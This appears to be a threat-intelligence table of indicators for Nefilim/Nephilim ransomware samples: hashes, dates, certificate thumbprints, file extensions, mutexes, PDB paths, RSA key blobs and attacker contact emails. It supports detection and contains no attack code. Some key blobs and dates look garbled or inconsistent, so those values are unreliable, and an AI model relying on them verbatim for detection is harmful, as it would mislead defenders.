C:\Users\Administrator\Desktop\New folder\Release\NEFILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQCXkut23nNCCp9k856QulO8Yy8x65qG+Bs8OgG4OF444bgiCofJzu1h7qo1Mn9ZdgQdW6uyC6NNcOjZz8CMBdT4LqJ09mhz4NsB56Py8dGNFpk6Ktr4lRflVpWvYHzsqJA51DfOFgvSzYTYpeXhDD0kC84FClAivnOdciPWse7qpWoOigOizEOF3S0MiiCMAsgWrUcLo8ZT4trJv/4Drd2XBFz2dFCXk7NfiNuRiOFXS8aZ8bkyirq3yAQee5gfjPFfkbynZWjuh6UmlA/jS5vDl8WLJwTQWVr/vAuV7ziDrUQFc56tvsrV3YYlw492bQCgk62Rx4YCSfFy3jGsRsnc	jamesgonzaleswork1972@protonmail.com	pretty_hardjob2881@mail.com	dprworkjessiaeye195@tutanota.com

SHA-256
5104b8abb22cca1b078dd5b86e61f515a73404b0269fe7e6765ec818fbdf830b

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
4-7-20 1:14 AM	3-10-20 11:06 PM	29239659231a88ca518839bf57048ff79a272554	Sectigo	.NEFILIM	Den'gi plyvut v karmany rekoy. My khodim po krayu nozha...

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\Users\Administrator\Desktop\New folder\Release\NEFILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQCXkut23nNCCp9k856QulO8Yy8x65qG+Bs8OgG4OF444bgiCofJzu1h7qo1Mn9ZdgQdW6uyC6NNcOjZz8CMBdT4LqJ09mhz4NsB56Py8dGNFpk6Ktr4lRflVpWvYHzsqJA51DfOFgvSzYTYpeXhDD0kC84FClAivnOdciPWse7qpWoOigOizEOF3S0MiiCMAsgWrUcLo8ZT4trJv/4Drd2XBFz2dFCXk7NfiNuRiOFXS8aZ8bkyirq3yAQee5gfjPFfkbynZWjuh6UmlA/jS5vDl8WLJwTQWVr/vAuV7ziDrUQFc56tvsrV3YYlw492bQCgk62Rx4YCSfFy3jGsRsnc	jamesgonzaleswork1972@protonmail.com	pretty_hardjob2881@mail.com	dprworkjessiaeye195@tutanota.com

SHA-256
3080b45bab3f804a297ec6d8f407ae762782fa092164f8ed4e106b1ee7e24953

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
4-8-20 7:40 AM	3-25-20 12:27 PM			.NEPHILIM	NULL

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	BgIAAACkAABSU0ExAAgAAAEAAQBnzmxR6R mc96kX3FwPHDD5xVQelGbB79v54riGON2KO MSAwCRs4BNaz3TDyeJKMOKLVv6LRl7RaNE0 wTqsL/106mi0he6nwiMwS39lOGlZ347a6pnSqH aB68UyiaQWf5BlBoW0c51Ck5u1JF9KUC4TX0L ZvvAOtcepDD2CK23zadE7gTr/21S+j/zpRxi8N7n jynqRSnBjXratKiZObxU/9EL004dBbQrsyeHZtsr nMmjcLBjQyJ5WPzRlgFk+I8mVA2IqoJtxFOhG2 3xILxDobWIFfoJQKG5gwzrhrzXHuR2Oh+GEab orbSmEAGhxReDbrrOoLLsZYNV36LbCejao			

SHA-256
f6636b2fc6feb2fe0a192e6770bfaa7f1eace387e2a965ee1b113e84c0107461

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
4-13-20 12:00 AM	4-7-20 8:37 PM	9c06d27d9b3dad7e75e1f1b01a5c870c9a69d6be	Sectigo	.NEPHILIN	sofos delaet sosos

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\av\suck\if\ pdb\Release\ NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQDNFw18bU F1x32DZaZt4gnQtAnv5XH60d9B6UgIbVfRdHPe yEljZLKlGBKFPTsh+8xsDHe/9vynuOlnuPt91grR eMAwcTDVkxBh/PDkf3Jq0bnFgZAWbgMvGX6 lApXTDcTArf4US63Vl3z8YPyDNJwEvBEWI13yw ob8ECLsrD/C6BPkYG0mBU1ccixzOgkgad0iDv wS/C8iyW1Mi0PCoBa+3TCTVwt0Zpy/HceV5U7 SevG7RRN5HrErv54Ihg6kTPPhdxkYdO+CUND 19aLqh8MAVLRuP5hR6b6r7cjBNAW2+USaaMy T/lINXdPdySbatLlH6Mau4z1eqzYc7hMB2f+6	KarenLernest1990@ protonmail.com	VernonBriggs1982@ tutanota.com	JasmineRickardson122@ protonmail.com

SHA-256
b8066b7ec376bc5928d78693d236dbf47414571df05f818a43fb5f52136e8f2e

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
4-18-20 9:17 PM	4-7-20 7:37 PM	9c06d27d9b3dad7e75e1f1b01a5c870c9a69d6be	Sectigo	.NEPHILIN	sofos delaet sosos

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\av\suck\if\pdb\Release\NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQB/FUVXt7T58/+rvMEUgmYtLLsGfE3wb8GOrvnc6hHRWXT0z949kzYnuSHt9gZ5+QRG+QcHLzh9g4xg6yVLJoh0qwd2+mOL97W7pDSEHVJITv+E1z9l2QHzaumIitpEG85U5zgIpAQIEVKuEsuxXOPRQ8/lKIQ1UEDi00HsBARWVISbu2qK4/cmqD2H559n358fxHs+lG36GQVW7RqoIQPIG1SphLo15g6uBQd6RS7krwAn14AFMBPCweKLfXfAbGP+ZtvMebXqH1byYxpOmHhSxVOjrqbLmtJ4epDVWKMcor5FS6raZyevpCiOfX0TiSOoRr4pFAdxKuA2GdR4lcG+	Johnrachford@protonmail.com	jeremyharfman@tutanota.com	Tombambfort@protonmail.com

SHA-256
8be1c54a1a4d07c84b7454e789a26f04a30ca09933b41475423167e232abea2b

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
4-21-20 12:34 AM	3-25-20 12:27 PM			.NEPHILIM	NULL

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	BgIAAACkAABSU0ExAAgAAAEAAQBnzmxR6Rmc96kX3FwPHDD5xVQelGbB79v54riGON2KOMSAwCRs4BNaz3TDyeJKMOKLVv6LRl7RaNE0wTqsL/106mi0he6nwiMwS39lOGlZ347a6pnSqHaB68UyiaQWf5BlBoW0c51Ck5u1JF9KUC4TX0LZvvAOtcepDD2CK23zadE7gTr/21S+j/zpRxi8N7njynqRSnBjXratKiZObxU/9EL004dBbQrsyeHZtsrnMmjcLBjQyJ5WPzRlgFk+I8mVA2IqoJtxFOhG23xILxDobWIFfoJQKG5gwzrhrzXHuR2Oh+GEaborbSmEAGhxReDbrrOoLLsZYNV36LbCejao	harrynarson@protonmail.com	Jeremyhilton@mail.com	jamesbrockner@tutanota.com

SHA-256
fcc2921020690a58c60eba35df885e575669e9803212f7791d7e1956f9bf8020

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
4-22-20 2:58 PM	4-7-20 7:35 PM	9c06d27d9b3dad7e75e1f1b01a5c870c9a69d6be	Sectigo	.NEPHILIN	sofos delaet sosos

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\av\suck\if\pdb\Release\NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQAt8iyKhsAxW2e6BYkxpmitka7MAsj3Ws1Vo9O8CT3hthYAUgjPEFITzGkoKpmNjhn0JhlbFoa2e2IHcNCTvXznUABFHUQ34pdnASPyABCspmgU4SEbwTtLiEtglzCR73Xc4LBIUy5/4WXhN8TNxfvCWRyloB0Wfqt+OaBpUIDSCt8RyHeqUnxU7U1BkVWfNf7AuuiQ0pn8fxi8e3Qgr7fkvj0W6dyb02R7YmXsEEd0M/7uscmyXvNAqKtELYoOFrKBX9MYx6Pb43z9/ooybokbkaTaAR+rfZpZzhheMl/lljnS7DoM2NTN2WDHojzHU6TArscNBi79B4jWnc+O0iLL			

SHA-256
23af816ae27499005c21dac1eefaa5a24ca403c636ec332daf5423144eef364b

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
4-30-20 7:57 PM	4-1-21 8:30 AM	2c88392905ac24505b7c1584f49eafa39822745c	Sectigo	.OFFWHITE	ONA MOYA ROZA I YA EE LUBLUUUUUUUU, ONA MOYA DOZA - SEGODNYA ZATYANU

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\why so ez\ to bypass sofos\Release\ NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQDhD0Ge+qxM+L5xADd0mQI0y14w+hKkV34jieqIg5vWDUmDXb+irhhdcLCMICcQ6eSFz0UIBfAyeXWjlvsGrAVsnqqaZy3GagX6KoNkK5JFduY9LsB9F1SmdP3TSAE6cLqpcCgdm6r+x6rwf6ocXJtlHSH/nN8CNwR3jbIx6FbyYBo75Qn6Z/nITjhKcpx0wGkAxdyvpGy5VnFRRzQKS8PmARpX3CbLP7qQuLltIVkc1U3cs2QU9ZKZWigo+xnw11GvWFspV/s3oTov/M5WebrcUtADWPFLk1nvvXcV0kOsat/4U+OWv93nACK0C7cz64ocwEKgAm6K2DwX+CMtBf3E	SamanthaKirbinron@protonmail.com	DenisUfliknam@protonmail.com	RobertGorgris@protonmail.com

SHA-256
eacbf729bb96cf2eddac62806a555309d08a705f6084dd98c7cf93503927c34f

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
5-3-20 9:44 PM	4-30-20 7:57 PM	2c88392905ac24505b7c1584f49eafa39822745c	Sectigo	.OFFWHITE	ONA MOYA ROZA I YA EE LUBLUUUUUUUU, ONA MOYA DOZA - SEGODNYA ZATYANU

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\why so ez\ to bypass sofos\Release\ NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQDhD0Ge+qxM+L5xADd0mQI0y14w+hKkV34jieqIg5vWDUmDXb+irhhdcLCMICcQ6eSFz0UIBfAyeXWjlvsGrAVsnqqaZy3GagX6KoNkK5JFduY9LsB9F1SmdP3TSAE6cLqpcCgdm6r+x6rwf6ocXJtlHSH/nN8CNwR3jbIx6FbyYBo75Qn6Z/nITjhKcpx0wGkAxdyvpGy5VnFRRzQKS8PmARpX3CbLP7qQuLltIVkc1U3cs2QU9ZKZWigo+xnw11GvWFspV/s3oTov/M5WebrcUtADWPFLk1nvvXcV0kOsat/4U+OWv93nACK0C7cz64ocwEKgAm6K2DwX+CMtBf3E	SamanthaKirbinron@protonmail.com	DenisUfliknam@protonmail.com	RobertGorgris@protonmail.com

SHA-256
9c6b020769101b8274ec0814628a42efb45fce1798a3d5abf35a78021ec3eca4

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
5-4-20 7:19 PM	4-30-20 8:16 PM	2c88392905ac24505b7c1584f49eafa39822745c	Sectigo	.OFFWHITE	ONA MOYA ROZA I YA EE LUBLUUUUUUUU, ONA MOYA DOZA - SEGODNYA ZATYANU

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\why so ez\ to bypass sofos\Release\ NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQCBR9cFY/r7SQ/8sxrQtJohuxgyP8vyQtC86+hnFqsqcMGXyOgv148/5Ns+rFP1KMPxE7eeMwu9cAwzz8leAtCZGbDfHvYeAxj0ictCHGInH7tr7B1/F6FTv7eszSwBnDg1xek/2MM9kP0uLe3BXNPnAsLTc7BsDxWiIKDYPsmREFgjz6RzZTmrD916iqUm2Jxaoi6mxkiQjY1D0prqhjYWokK7PI3ZOH1dDzwBBX+QQyAkq8qyKNRRP0brS85lCJmS5tZBWOtf82dxoF2G3R/v2Tr+8RzsrpCEIVKKkxPrFIkGiN6Ghgwo/1GhiYmEyGfmGDzsHAyMDac0cJbmJVCQ	PepperTramcrop@protonmail.com	TigerLadentop@protonmail.com	JeromeRotterberg@protonmail.com

SHA-256
bfd22a73a2cc7182b089ad9a38bf8da7a4a773b0a16c881198188842e2b7b6845

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
5-8-20 10:17 PM	4-7-20 7:37 PM			.NEPHILIN	sofos delaet sosos

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\av\suck\if\ pdb\Release\ NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQB/FUVXt7T58/+rvMEUgmYtLLsGfE3wb8GOrvnc6hHRWXT0z949kzYnuSHt9gZ5+QRG+QcHLzh9g4xg6yVLJoh0qwd2+mOL97W7pDSEHVJlTv+E1z9l2QHzaumIitpEG85U5zgIpAQIEVKuEsuxXOPRQ8/IKIQ1UEDi00HsBARWVISbu2qK4/cmqD2H559n358fxHs+IG36GQVW7RqoIQPIG1SphLo15g6uBQd6RS7krwAn14AFMBPCweKLfXfAbGP+ZtvMebXqH1byYxpOmHhSxVOjrqbLmtJ4epDVWKMcor5FS6raZyevpCiOfX0TiSOoRr4pFAdxKuA2GdR4lcG+	Johnrachford@protonmail.com	jeremyharfman@tutanota.com	Tombambfort@protonmail.com

SHA-256
e3ffac08c5f1ea653541d40ccbf138b700ceebbebb4e259a30bbda8fccaaadd7

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
5-11-20 9:28 AM	5-11-20 7:57 PM	2c88392905ac24505b7c1584f49eafa39822745c	Sectigo	.OFFWHITE	ONA MOYA ROZA I YA EE LUBLUUUUUUUU, ONA MOYA DOZA - SEGODNYA ZATYANU

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\why so ez\ to bypass sofos\Release\ NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQDhD0Ge+qxM+L5xADd0mQI0y14w+hKkV34jieqIg5vWDUmDXb+irhhdcLCMICcQ6eSFz0UIBfAyeXWjlvsGrAVsnqqaZy3GagX6KoNkK5JFduY9LsB9F1SmdP3TSAE6cLqpcCgdm6r+x6rwf6ocXJtlHSH/nN8CNwR3jbIx6FbyYBo75Qn6Z/nITjhKcpx0wGkAxdyvpGy5VnFRRzQKS8PmARpX3CbLP7qQuLtIVkc1U3cs2QU9ZKZWigo+xnw11GvWFspV/s3oTov/M5WebrcUtADWPFLk1nvvXcV0kOsat/4U+OWv93nACK0C7cz64ocwEKgAm6K2DwX+CMtBf3E	SamanthaKirbinron@protonmail.com	DenisUfliknam@protonmail.com	RobertGorgris@protonmail.com

SHA-256
55faa6700d93975fd283739bd76c4eac07b36acfbd41b54b2609f4cc2221308e

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
5-11-20 11:59 AM	5-11-20 7:57 PM	2c88392905ac24505b7c1584f49eafa39822745c	Sectigo	.OFFWHITE	ONA MOYA ROZA I YA EE LUBLUUUUUUUU, ONA MOYA DOZA - SEGODNYA ZATYANU

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\why so ez\ to bypass sofos\Release\ NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQDhD0Ge+qxM+L5xADd0mQI0y14w+hKkV34jieqIg5vWDUmDXb+irhhdcLCMICcQ6eSFz0UIBfAyeXWjlvsGrAVsnqqaZy3GagX6KoNkK5JFduY9LsB9F1SmdP3TSAE6cLqpcCgdm6r+x6rwf6ocXJtlHSH/nN8CNwR3jbIx6FbyYBo75Qn6Z/nITjhKcpx0wGkAxdyvpGy5VnFRRzQKS8PmARpX3CbLP7qQuLtIVkc1U3cs2QU9ZKZWigo+xnw11GvWFspV/s3oTov/M5WebrcUtADWPFLk1nvvXcV0kOsat/4U+OWv93nACK0C7cz64ocwEKgAm6K2DwX+CMtBf3E	SamanthaKirbinron@protonmail.com	DenisUfliknam@protonmail.com	RobertGorgris@protonmail.com

SHA-256
e0ac801cd6a24463a465e37e6157052d6be89341d04b4992c7a0fc2d47654efc

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
5-11-20 8:11 PM	3-25-20 12:27 PM			.NEPHILIM	NULL

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	BgIAAACkAABSU0ExAAgAAAEAAQBnzmxR6Rmc96kX3FwPHDD5xVQelGbB79v54riGON2KOMSAwCRs4BNaz3TDyeJKMOKLVv6LRl7RaNE0wTqsL/106mi0he6nwiMwS39lOGlZ347a6pnSqHaB68UyiaQWf5BlBoW0c51Ck5u1JF9KUC4TX0LZvvAOtcepDD2CK23zadE7gTr/21S+j/zpRxi8N7njynqRSnBjXratKiZObxU/9EL004dBbQrsyeHZtsrnMmjcLBjQyJ5WPzRlgFk+I8mVA2IqoJtxFOhG23xILxDobWIFfoJQKG5gwzrhrzXHuR2Oh+GEaborbSmEAGhxReDbrrOoLLsZYNV36LbCejao	harrynarson@protonmail.com	Jeremyhilton@mail.com	jamesbrockner@tutanota.com

SHA-256
b8183a837580e6b23041ecfbc119c7a7d615ffec188293245117b9fa1b6719e7

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
5-12-20 8:41 AM	4-30-20 8:16 PM	2c88392905ac24505b7c1584f49eafa39822745c	Sectigo	.OFFWHITE	ONA MOYA ROZA I YA EE LUBLUUUUUUUU, ONA MOYA DOZA - SEGODNYA ZATYANU

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\why so ez\to bypass sofos\Release\NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQCBR9cFY/r7SQ/8sxrQtJohuxgyP8vyQtC86+hnFqsqcMGXyOgv148/5Ns+rFP1KMPxE7eeMwu9cAwzz8leAtCZGbDfHvYeAxj0ictCHGlnH7tr7B1/F6FTv7eszSwBnDg1xek/2MM9kP0uLe3BXNPnAsLTc7BsDxWiIKDYPsmREFgjz6RzZTmrD916iqUm2Jxaoi6mxkiQjY1D0prqhjYWokK7Pl3ZOH1dDzwBBX+QQyAkq8qyKNRRP0brS85lCJmS5tZBWOtf82dxoF2G3R/v2Tr+8RzsrpCElVKKkxPrFlkGiN6Ghgwo/1GhiYmEyGfmGDzsHAyMDac0cJbmJVCQ	PepperTramcrop@protonmail.com	TigerLadentop@protonmail.com	JeromeRotterberg@protonmail.com

SHA-256
020163bcc591f71aa73e5f530aff65c73cc819753a6488e1a24ef795179aa12e

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
5-12-20 9:01 PM	5-11-20 7:57 PM	2c88392905ac24505b7c1584f49eafa39822745c	Sectigo	.OFFWHITE	ONA MOYA ROZA I YA EE LUBLUUUUUUUU, ONA MOYA DOZA - SEGODNYA ZATYANU

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\why so ez\ to bypass sofos\Release\ NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQDhD0Ge+qxM+L5xADd0mQI0y14w+hKkV34jieqIg5vWDUmDXb+irhhdcLCMICcQ6eSFz0UIBfAyeXWjlvsGrAVsnqqaZy3GagX6KoNkK5JFduY9LsB9F1SmdP3TSAE6cLqpcCgdm6r+x6rwf6ocXJtlHSH/nN8CNwR3jbIx6FbyYBo75Qn6Z/nITjhKcpx0wGkAxdyvpGy5VnFRRzQKS8PmARpX3CbLP7qQuLltIVkc1U3cs2QU9ZKZWigo+xnw11GvWFspV/s3oTov/M5WebrcUtADWPFLk1nvvXcV0kOsat/4U+OWv93nACK0C7cz64ocwEKgAm6K2DwX+CMtBf3E	SamanthaKirbinron@protonmail.com	DenisUfliknam@protonmail.com	RobertGorgris@protonmail.com

SHA-256
f57e9123163bf78b62eddce869e28b883bda4784a7c19d857652b952ed2c5ac1

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
5-13-20 2:10 AM	5-11-20 7:57 PM	2c88392905ac24505b7c1584f49eafa39822745c	Sectigo	.OFFWHITE	ONA MOYA ROZA I YA EE LUBLUUUUUUUU, ONA MOYA DOZA - SEGODNYA ZATYANU

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\why so ez\ to bypass sofos\Release\ NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQDhD0Ge+qxM+L5xADd0mQI0y14w+hKkV34jieqIg5vWDUmmDXb+irhhdcLCMICcQ6eSFz0UIBfAyeXWjlvsGrAVsnqqaZy3GagX6KoNkK5JFduY9LsB9F1SmdP3TSAE6cLqpcCgdm6r+x6rwf6ocXJtlHSH/nN8CNwR3jbIx6FbyYBo75Qn6Z/nITjhKcpx0wGkAxdyvpGy5VnFRRzQKS8PmARpX3CbLP7qQuLltIVkc1U3cs2QU9ZKZWigo+xnw11GvWFspV/s3oTov/M5WebrcUtADWPFLk1nvvXcV0kOsat/4U+OWv93nACK0C7cz64ocwEKgAm6K2DwX+CMtBf3E	SamanthaKirbinron@protonmail.com	DenisUfliknam@protonmail.com	RobertGorgris@protonmail.com

SHA-256
d303cbd213152616542e83b0d1d113ee10dcdacc189f4fda345a2b7854bbb04d

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
5-13-20 9:22 AM	5-11-20 7:57 PM	2c88392905ac24505b7c1584f49eafa39822745c	Sectigo	.OFFWHITE	ONA MOYA ROZA I YA EE LUBLUUUUUUUU, ONA MOYA DOZA - SEGODNYA ZATYANU

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\why so ez\ to bypass sofos\Release\ NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQDhD0Ge+qxM+L5xADd0mQI0y14w+hKkV34jieqIg5vWDUmDXb+irhhdcLCMICcQ6eSFz0UIBfAyeXWjlvsGrAVsnqqaZy3GagX6KoNkK5JFduY9LsB9F1SmdP3TSAE6cLqpcCgdm6r+x6rwf6ocXJtlHSH/nN8CNwR3jbIx6FbyYBo75Qn6Z/nITjhKcpx0wGkAxdyc1U3cs2QU9ZKZWigo+xnw11GvWFspV/s3oTov/M5WebrcUtADWPFLk1nvvXcV0kOsat/4U+OWv93nACK0C7cz64ocwEKgAm6K2DwX+CMtBf3E	SamanthaKirbinron@protonmail.com	DenisUfliknam@protonmail.com	RobertGorgris@protonmail.com

SHA-256
e7782335cc26b9362ec4525d23f0e6c1bf32b0cadcfa2d95f4955aed2e350cfd

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
5-28-20 1:03 PM	4-30-20 8:18 PM	2c88392905ac24505b7c1584f49eafa39822745c	Sectigo	.OFFWHITE	ONA MOYA ROZA I YA EE LUBLUUUUUUUU, ONA MOYA DOZA - SEGODNYA ZATYANU

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\why so ez\ to bypass sofos\Release\ NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQD9H+NNKkLEOJfU5rZnVQ2IwLLVuIM9QsQV+Ng5FmzYLgAoMb6OLOYFyKQ1FHJNTHgelyVYYBPO6T7ktCmqJe4/PGIOnVSVHkFdBKUAnsI49A2YeaBjROoI8/Kh8LMv5CSdXvTtQzWD/ZLROEkOHwRpxMI6q83ekuJfmZ8uC9s9iQJu5NHha5GxdrUPkTqbZiHuyLXDx86opi9L5T62o2eNiyGvJsbODK0r2kvSkQ89lfpxCwFdVz/YZUhUgMBFdEwCk3vCLHO6IJoqmNb/ksFJOU9HW56tsZwNR0RahrdV1ylgjiKej7UgBXtcca75HjUgPjmXFV+do1fJycgrd0W0	KeithTravinsky1985@protonmail.com	HermioneHatchetman@protonmail.com	WilliamShrieksword@protonmail.com

SHA-256
be4f7139b2b44e2a7c98e15ff1fd923135bc603423a191df2252c6f8dd6138f7

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
5-28-20 2:04 PM	4-30-20 8:18 PM			.OFFWHITE	ONA MOYA ROZA I YA EE LUBLUUUUUUUU, ONA MOYA DOZA - SEGODNYA ZATYANU

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\why so ez\ to bypass sofos\Release\ NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQD9H+NNKkLEOJfU5rZnVQ2IwLLVuIM9QsQV+Ng5FmzYLgAoMb6OLOYFyKQ1FHJNTHgelyVYYBPO6T7ktCmqJe4/PGIOnVSVHkFdBKUAnsI49A2YeaBjROol8/Kh8LMv5CSdXvTtQzWD/ZLROEkOHwRpxMI6q83ekuJfmZ8uC9s9iQJu5NHha5GxdrUPkTqbZiHuyLXDx86opi9L5T62o2eNiyGvJsbODK0r2kvSkQ89lfpxCwFdVz/YZUhUgMBFdEwCk3vCLHO6lJoqmNb/ksFJOU9HW56tsZwNR0RahrdV1ylgjiKej7UgBXtcca75HjUgPjmXFV+do1fJycgrd0W0	KeithTravinsky1985@protonmail.com	HermioneHatchetman@protonmail.com	WilliamShrieksword@protonmail.com

SHA-256
4d2173874fa4782247f33413de10cc6ab2784d04946f75c36492b9f572249a96

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
5-29-20 10:30 AM	4-30-20 7:57 PM			.OFFWHITE	ONA MOYA ROZA I YA EE LUBLUUUUUUUU, ONA MOYA DOZA - SEGODNYA ZATYANU

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\why so ez\ to bypass sofos\Release\ NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQDhD0Ge+qxM+L5xADd0mQI0y14w+hKkV34jieqIg5vWDUmDXb+irhhdcLCMICcQ6eSFz0UIBfAyeXWjlvsGrAVsnqqaZy3GagX6KoNkK5JFduY9LsB9F1SmdP3TSAE6cLqpcCgdm6r+x6rwf6ocXJtlHSH/nN8CNwR3jbIx6FbyYBo75Qn6Z/nITjhKcpx0wGkAxdyvpGy5VnFRRzQKS8PmARpX3CbLP7qQuLltIVkc1U3cs2QU9ZKZWigo+xnw11GvWFspV/s3oTov/M5WebrcUtADWPFLk1nvvXcV0kOsat/4U+OWv93nACK0C7cz64ocwEKgAm6K2DwX+CMtBf3E	SamanthaKirbinron@protonmail.com	DenisUfliknam@protonmail.com	RobertGorgris@protonmail.com

SHA-256
e0e28b17c7c3b18cdba124543f240b11e4a505f8e1fc26a36040628baa4f953c

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
6-1-20 3:19 AM	5-31-20 5:14 AM	2d804be5bd51ec4945429fd226465991ef52c963	Sectigo	.SIGARETA	moya mama govorit: sina, ti bezdelnik. a mne kak to pohui, ya kury rasteniya ;)

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\define path\pahan\Release\SIGARETA.pdb	BgIAAACkAABSU0ExAAgAAAEAAQATP6n7JIb2a51oP/OebEdIzKPjm3ghbmQfMfsBs5PO5TjIbDIOsA2TWIRudzGcIlaVJLPJt737eneeVHOmpvV78772D1vs4vI9g2zdf5iHmULNSTV5r6ipsfWwC+0gQAIFYy+aymi8/SNoUedwIMG4symCaUyMwnKzd7GVUigKZoO9m6KIIGTEyU8KfKUTU9TiKjWeEdUDurE7J833f5140Wh86Nxpn1edbFtjradGRIEB5mSoozb8nI18xLvKFTi7hSxQosnP9Ddvpy61t8rfnoXK+IbJoEkBBScOnGosySm3/6E7gF+5lWFx0CZ6Ess2bw34jjGEo4fIncKcnCPd	RamonaStutgart1990@protonmail.com	JerryOdenhoft1972@protonmail.com	GerardSkinnard1960@protonmail.com

SHA-256
24ada19b269279612370bdf16f2becc1d5b7e0f69821050e2d9b48cfc874dca0

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
6-1-20 10:05 AM	5-31-20 5:19 AM	2d804be5bd51ec4945429fd226465991ef52c963	Sectigo	.SIGARETA	moya mama govorit: sina, ti bezdelnik. a mne kak to pohui, ya kury rasteniya ;)

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\define path\pahan\Release\SIGARETA.pdb	BgIAAACkAABSU0ExAAgAAAEAAQB7BgnM28dKGDNws5RI6QYAUytCK8iGP7eNi5yUzOZSKoVQFQDsDi9ni/ANcLRUCIwNOtWgAEcwYLdnaEdFuuswLeIyPQ0bErbINzalaIomyVyo7R7S9EUr5Lb+V/797V8/c0e61+k/mFNN+HawnGA+2C1fwqE41eH0sg42NJLA/Nr0r9Kpjrk3RSicajUImGPXjQwDfOJnjj3TiAguZLY37/JMU+GapKAy320kKVmM/HiMXuTYSiU9HvJeaoVmAvQsb5tXmNT8BFeUWR6GIhhv7ihYWbu40sTDtxK4CvmpDyIzm1j4jt3VEum+VvSSdCgTGbChEEIF3L+VTnqWOO2m	DineshSchwartz1965@protonmail.com	RupertMariner1958@protonmail.com	StephanForenzzo1985@protonmail.com

SHA-256
05bc55714999bca02eac26cfca8019d81080b63a1834483b9e2fadde7a65901f

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
6-5-20 11:25 AM	4-30-20 8:18 PM			.OFFWHITE	ONA MOYA ROZA I YA EE LUBLUUUUUUUU, ONA MOYA DOZA - SEGODNYA ZATYANU

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\why so ez\ to bypass sofos\Release\ NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQD9H+NNKkLEOJfU5rZnVQ2IwLLVuIM9QsQV+Ng5FmzYLgAoMb6OLOYFyKQ1FHJNTHgelyVYYBPO6T7ktCmqJe4/PGIOnVSVHkFdBKUAnsI49A2YeaBjROoI8/Kh8LMv5CSdXvTtQzWD/ZLROEkOHwRpxMI6q83ekuJfmZ8uC9s9iQJu5NHha5GxdrUPkTqbZiHuyLXDx86opi9L5T62o2eNiyGvJsbODK0r2kvSkQ89lfpxCwFdVz/YZUhUgMBFdEwCk3vCLHO6lJoqmNb/ksFJOU9HW56tsZwNR0RahrdV1ylgjiKej7UgBXtcca75HjUgPjmXFV+do1fJycgrd0W0	KeithTravinsky1985@protonmail.com	HermioneHatchetman@protonmail.com	WilliamShriekswORD@protonmail.com

SHA-256
c8bb73322d9bee7d257d977a3561c61a2c0da92a9204ad262ae2d2368fc2911e

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
